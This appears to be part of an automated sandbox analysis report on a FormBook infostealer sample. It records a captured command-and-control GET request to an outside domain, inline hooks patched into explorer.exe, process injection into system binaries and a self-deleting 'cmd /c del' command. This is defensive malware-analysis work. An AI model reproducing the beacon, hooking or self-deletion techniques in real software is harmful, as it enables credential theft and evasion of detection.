Jan 13, 2021 20:54:49.045675993 CET	5230	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Wed, 13 Jan 2021 19:54:48 GMT Content-Type: text/html Content-Length: 275 ETag: "5ffc8399-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.4	49772	35.186.238.101	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 20:55:09.354315042 CET	5231	OUT	GET /kgw/?tTrL=Fpgl&D81dO=v5Yiuhvr0F6MYz3e4dEgNYCJUmrmKekWwpiHMAfHDUslibx/6TCs/ka/UcoIa2V5gzCm HTTP/1.1 Host: www.karybeautycare.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 13, 2021 20:55:09.493736029 CET	5231	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Wed, 13 Jan 2021 19:55:09 GMT Content-Type: text/html Content-Length: 275 ETag: "5ffc82d4-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe

Processes


Process: explorer.exe, Module: user32.dll

Function Name	Hook Type	New Data
PeekMessageA	INLINE	0x48 0x8B 0xB8 0x8D 0xDE 0xE5
PeekMessageW	INLINE	0x48 0x8B 0xB8 0x85 0x5E 0xE5
GetMessageW	INLINE	0x48 0x8B 0xB8 0x85 0x5E 0xE5

Function Name	Hook Type	New Data
GetMessageA	INLINE	0x48 0x8B 0xB8 0x8D 0xDE 0xE5

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: 65BV6gbGFl.exe PID: 6372 Parent PID: 5936

General

Start time:	20:52:35
Start date:	13/01/2021
Path:	C:\Users\user\Desktop\65BV6gbGFl.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\65BV6gbGFl.exe'
Imagebase:	0xc70000
File size:	724992 bytes
MD5 hash:	DEED11E2B4B23DBE0C9EF99B5390BD6F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.666713130.0000000002FD1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.668132085.0000000003FD1000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.668132085.0000000003FD1000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.668132085.0000000003FD1000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D17CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D17CF06	unknown
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\65BV6gbGFl.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6D48C78D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\65BV6gbGFl.exe.log	unknown	1406	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 4d 69 63 72 6f 73 6f 66 74 2e 56 69 73 75 61 6c 42 61 73 69 63 2c 20 56 65 72 73 69 6f 6e 3d 31 30 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 30 33 66 35 66 37 66 31 31 64 35 30 61 33 61 22 2c 30 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.	success or wait	1	6D48C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D155705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D155705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D0B03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D15CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D0B03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D0B03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D0B03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D0B03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D155705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D155705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6BFC1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6BFC1B4F	ReadFile

Analysis Process: 65BV6gbGFl.exe PID: 3028 Parent PID: 6372

General

Start time:	20:52:42
Start date:	13/01/2021
Path:	C:\Users\user\Desktop\65BV6gbGFl.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\65BV6gbGFl.exe
Imagebase:	0x700000
File size:	724992 bytes
MD5 hash:	DEED11E2B4B23DBE0C9EF99B5390BD6F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.705655666.0000000001170000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.705655666.0000000001170000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.705655666.0000000001170000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.705409685.0000000000C60000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.705409685.0000000000C60000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.705409685.0000000000C60000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.704845326.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.704845326.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.704845326.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	419E47	NtReadFile

Analysis Process: explorer.exe PID: 3424 Parent PID: 3028

General

Start time:	20:52:44
Start date:	13/01/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff6fee60000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: NETSTAT.EXE PID: 6952 Parent PID: 3424

General

Start time:	20:52:59
Start date:	13/01/2021
Path:	C:\Windows\SysWOW64\NETSTAT.EXE
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\NETSTAT.EXE
Imagebase:	0xf10000
File size:	32768 bytes
MD5 hash:	4E20FF629119A809BC0E7EE2D18A7FDB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.1008317476.0000000000EE0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.1008317476.0000000000EE0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.1008317476.0000000000EE0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.1008210672.0000000000DA0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.1008210672.0000000000DA0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.1008210672.0000000000DA0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.1008715043.0000000003240000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.1008715043.0000000003240000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.1008715043.0000000003240000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	DB9E47	NtReadFile

Analysis Process: cmd.exe PID: 7144 Parent PID: 6952

General

Start time:	20:53:04
Start date:	13/01/2021

Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\65BV6gbGFl.exe'
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 7164 Parent PID: 7144

General

Start time:	20:53:04
Start date:	13/01/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis